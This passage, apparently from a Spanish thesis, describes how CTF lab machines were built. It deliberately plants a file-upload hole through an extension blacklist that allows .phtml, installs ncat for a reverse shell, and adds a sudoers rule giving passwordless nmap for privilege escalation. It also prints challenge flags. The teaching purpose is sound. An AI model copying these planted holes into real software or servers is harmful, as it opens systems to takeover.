3. Para averiguar cuál es la IP de la máquina objetivo debes ejecutar en tu máquina *KaliUNED* el comando `netdiscover`. Por ejemplo, si tu red *RedUNED* es 10.0.2.0/24 debes ejecutar el comando:

   ```
   sudo netdiscover -r 10.0.2.0/24
   ```

   y seleccionar la IP más alta, que es la de la máquina asociada al reto.

4.6.3.2. Implementación

Se ha instalado una máquina virtual *Ubuntu 22.04.2 LTS (64 bits)* llamada **Diff3r3ntS3c** con 2048 MB de RAM, 1 CPUs y 20 GB de disco duro. La ISO ha sido descargada de

Descarga de imagen ISO de Ubuntu

La instalación es trivial y el primer usuario creado ha sido el usuario *hacker*. Para esta máquina sí que ha sido necesario instalar algunos componentes.

Se ha instalado un servidor web *Apache/2.4.52 (Ubuntu)* mediante el comando

```
sudo apt-get install apache2
```

como se puede observar en la figura 4.31




Figura 4.31: Instalación de Apache en la máquina Diff3r3ntS3c

Por último, es necesario instalar el módulo PHP para *Apache* con el comando

`sudo apt-get install libapache2-mod-php`

como se puede observar en la figura 4.32




Figura 4.32: Instalación de módulo PHP para Apache en la máquina Diff3r3ntS3c

También es necesario instalar el paquete *net-tools* con el comando

`sudo apt install net-tools`

como se puede observar en la figura 4.33




Figura 4.33: Instalación del paquete net-tools en la máquina Diff3r3ntS3c

Este paquete proporciona un conjunto de herramientas de red que son útiles para la administración y diagnóstico de redes en un sistema Linux, como la herramienta *ifconfig*.

Para poder ejecutar la reverse shell es necesario instalar la herramienta *ncat* con el comando

`sudo apt install ncat`

como se puede observar en la figura 4.34




Figura 4.34: Instalación de la herramienta ncat en la máquina Diff3r3ntS3c

Para habilitar el servicio web se ha utilizado *Apache/2.4.52 (Ubuntu)* y todo el código de la web se ha depositado en el directorio `/var/www/html`. Puesto que la idea para esta máquina es diseñar la web corporativa de una empresa, se ha utilizado la siguiente plantilla

Plantilla Hyperspace para web corporativa

de uso libre, personal y comercial.

Esta plantilla fue creada para ser usada como plantilla de página corporativa de una empresa, por lo que no ha sido necesario crear desde cero una web con estos requisitos. Sin embargo, esta plantilla no viene con vulnerabilidades preparadas porque no es un CTF, por lo que ha sido necesario realizar una serie de modificaciones y adiciones al código.

Por otro lado, aprovechando los recientes avances en la inteligencia artificial, textos e imágenes como las que se pueden observar en la figura 4.35




Figura 4.35: Imágenes y texto generado por IA en la máquina Diff3r3ntS3c

han sido generados mediante IA. Los textos han sido generados mediante

IA ChatGPT

y las imágenes mediante

IA de generación de imágenes Getimg

Para la generación de este contenido, especialmente los textos, ha sido necesario parametrizar las consultas de manera adecuada y ha requerido diversos intentos mediante prueba y error. La razón por la que se han utilizado IAs en vez de utilizar contenido "más sencillo" para la parte estética de la web es porque no es material crítico del reto y, sin embargo, mejora notablemente el producto final.

Con respecto a la lógica de la web se han realizado 2 alteraciones: modificación del *index.html*, dando como resultado el código A.5, y adición del script *uploadData.php*, el código A.6.

Con respecto a la modificación del *index.html*, se ha modificado la sección *Get in touch* de la plantilla inicial, que era la que se puede observar en la figura 4.36




Figura 4.36: Sección Get in touch original de la plantilla Hyperspace en la máquina Diff3r3ntS3c

por la que se indica en la figura 4.37




Figura 4.37: Sección Get in touch modificada de la plantilla Hyperspace en la máquina Diff3r3ntS3c

en donde se ha incluido un formulario de subida de ficheros que envia los datos al script *uploadData.php*.

El detalle técnico sobre lo que hace cada línea del script *uploadData.php* está explicado en los comentarios del código, por lo que se procede a realizar una explicación del comportamiento del script, más ilustrativa.

Lo que realiza este script es la subida al servidor de los datos del candidato a trabajar en la empresa y el archivo. Por ejemplo, si el primer usuario que utilice este formulario manda los datos que se indican en la figura 4.38




Figura 4.38: Subida de archivo jpg a la web de la máquina Diff3r3ntS3c

recibirá un mensaje como el que se indica en la figura 4.39




Figura 4.39: Subida exitosa de archivo jpg a la web de la máquina Diff3r3ntS3c

y estos datos serán almacenados en el servidor en 2 archivos. Por un lado, el archivo será almacenado en el archivo `/uploads/1/test.jpg` como se indica en la figura 4.40




Figura 4.40: Archivo /uploads/1/test.jpg de la web de la máquina Diff3r3ntS3c

y, por otro lado, el nombre y el teléfono serán almacenados en el archivo `/uploads/1/userinfo.txt` como se indica en la figura 4.41




Figura 4.41: Archivo /uploads/1/userinfo.txt de la web de la máquina Diff3r3ntS3c

Si un segundo usuario realizara otra subida de datos se realizaría el mismo proceso solo que almacenando los datos en el directorio 2 en vez de en el 1.

La vulnerabilidad de este script está en la lógica que utiliza para securizar la subida de archivos, utilizando una *blacklist* de extensiones en la variable *not_allowed_file_extensions*. Esta *blacklist* impide la subida de archivos con extensiones *sh* y *php*, pero permite subir archivos con cualquier

otra extensión, como podría ser *phtml*, que también permite ejecutar código en el lado del servidor.

La utilización de una *blacklist* para securizar la subida de ficheros a un servidor web es una mala práctica que conduce a este tipo de situaciones. La mejor manera de realizar esta securización es mediante una *whitelist* de extensiones, es decir, plasmando en el script cuáles son las únicas extensiones permitidas y, por tanto, los tipos de archivos que se permite subir al servidor. Una *whitelist* adecuada para este caso podría contener una única extensión *pdf*, ya que un candidato a trabajar en la empresa no debería tener necesidad de subir otro tipo de archivo.

A partir de aquí solo queda realizar el cambio de usuario con el que se ejecuta *Apache* de *www-data* a *candidate* y configurar el servidor *Apache* para que se lance automáticamente al encender la máquina. Todo esto se puede hacer exactamente de la misma manera que se hizo en la máquina **HackingStation**.

Con el vector de explotación ya configurado, se generó el user flag

V6srfOyfUXcNajS0SZhbRiG6qTeNEK

y se depositó en el fichero `\home\candidate\Desktop\flag.txt`.

4.7. Retos de escalada de privilegios

4.7.1. Reto 15: Legacy (Escalada de privilegios)

4.7.1.1. Enunciado

Bueno, ¡Ya estamos en la fase de **post-explotación**! Una de las primeras cosas que queremos realizar cuando hemos conseguido acceder a un sistema es escalar nuestros privilegios para llegar a ser los amos y señores del sistema... pero a veces la vulnerabilidad que hemos explotado es tan gorda que no hace falta escalar nada porque ya estamos en la cima. Esto ocurre generalmente cuando el servicio que explotamos se ejecuta con un usuario con permisos elevados, y, por tanto, el código que consigamos ejecutar también será ejecutado con ese usuario.

El flag de este reto está contenido en el fichero **flag.txt** en el directorio del usuario con los privilegios más altos del sistema.

4.7.1.2. Implementación

Puesto que la explotación de la vulnerabilidad *CVE-2017-0143* permite ejecutar código directamente con el usuario `nt authority\system`, no ha sido necesario configurar ningún vector adicional de escalada de privilegios.

Por tanto, simplemente se generó el root flag

AJHfpJ1Q688n44rv0AtigaCw7kw3l2

y se metió en el fichero `C:\Users\john\Desktop\flag.txt`.

4.7.2. Reto 16: HackingStation (Escalada de privilegios)

4.7.2.1. Enunciado

Bueno, ¡Ya estamos en la fase de **post-explotación**! Una de las primeras cosas que queremos realizar cuando hemos conseguido acceder a un sistema es escalar nuestros privilegios para llegar a ser los amos y señores del sistema. En sistemas en desarrollo es común que los desarrolladores se dejen credenciales hardcodeadas, funcionalidades a medio desarrollar, herramientas o binarios con los permisos mal configurados por comodidad de ejecución... En definitiva, cosas que no deberían estar, pero están.

Para realizar esta escalada de privilegios te recomiendo que revises la web en busca de pistas y que visites el siguiente enlace:

GTFOBins

Esta plataforma cuenta con una colección amplia de binarios y utilidades que se encuentran disponibles en sistemas Unix y que pueden servir para exfiltrar información, acceder a directorios restringidos y en algunos casos elevar privilegios si no están bien configurados.

El flag de este reto está contenido en el fichero **flag.txt** en el directorio del usuario con los privilegios más altos del sistema.

4.7.2.2. Implementación

Para configurar la escalada de privilegios ha sido necesario añadir la línea

```
hacker ALL=(ALL) NOPASSWD:/usr/bin/nmap
```

al fichero `/etc/sudoers` mediante el comando

```
sudo nano /etc/sudoers
```

como se indica en la figura 4.42

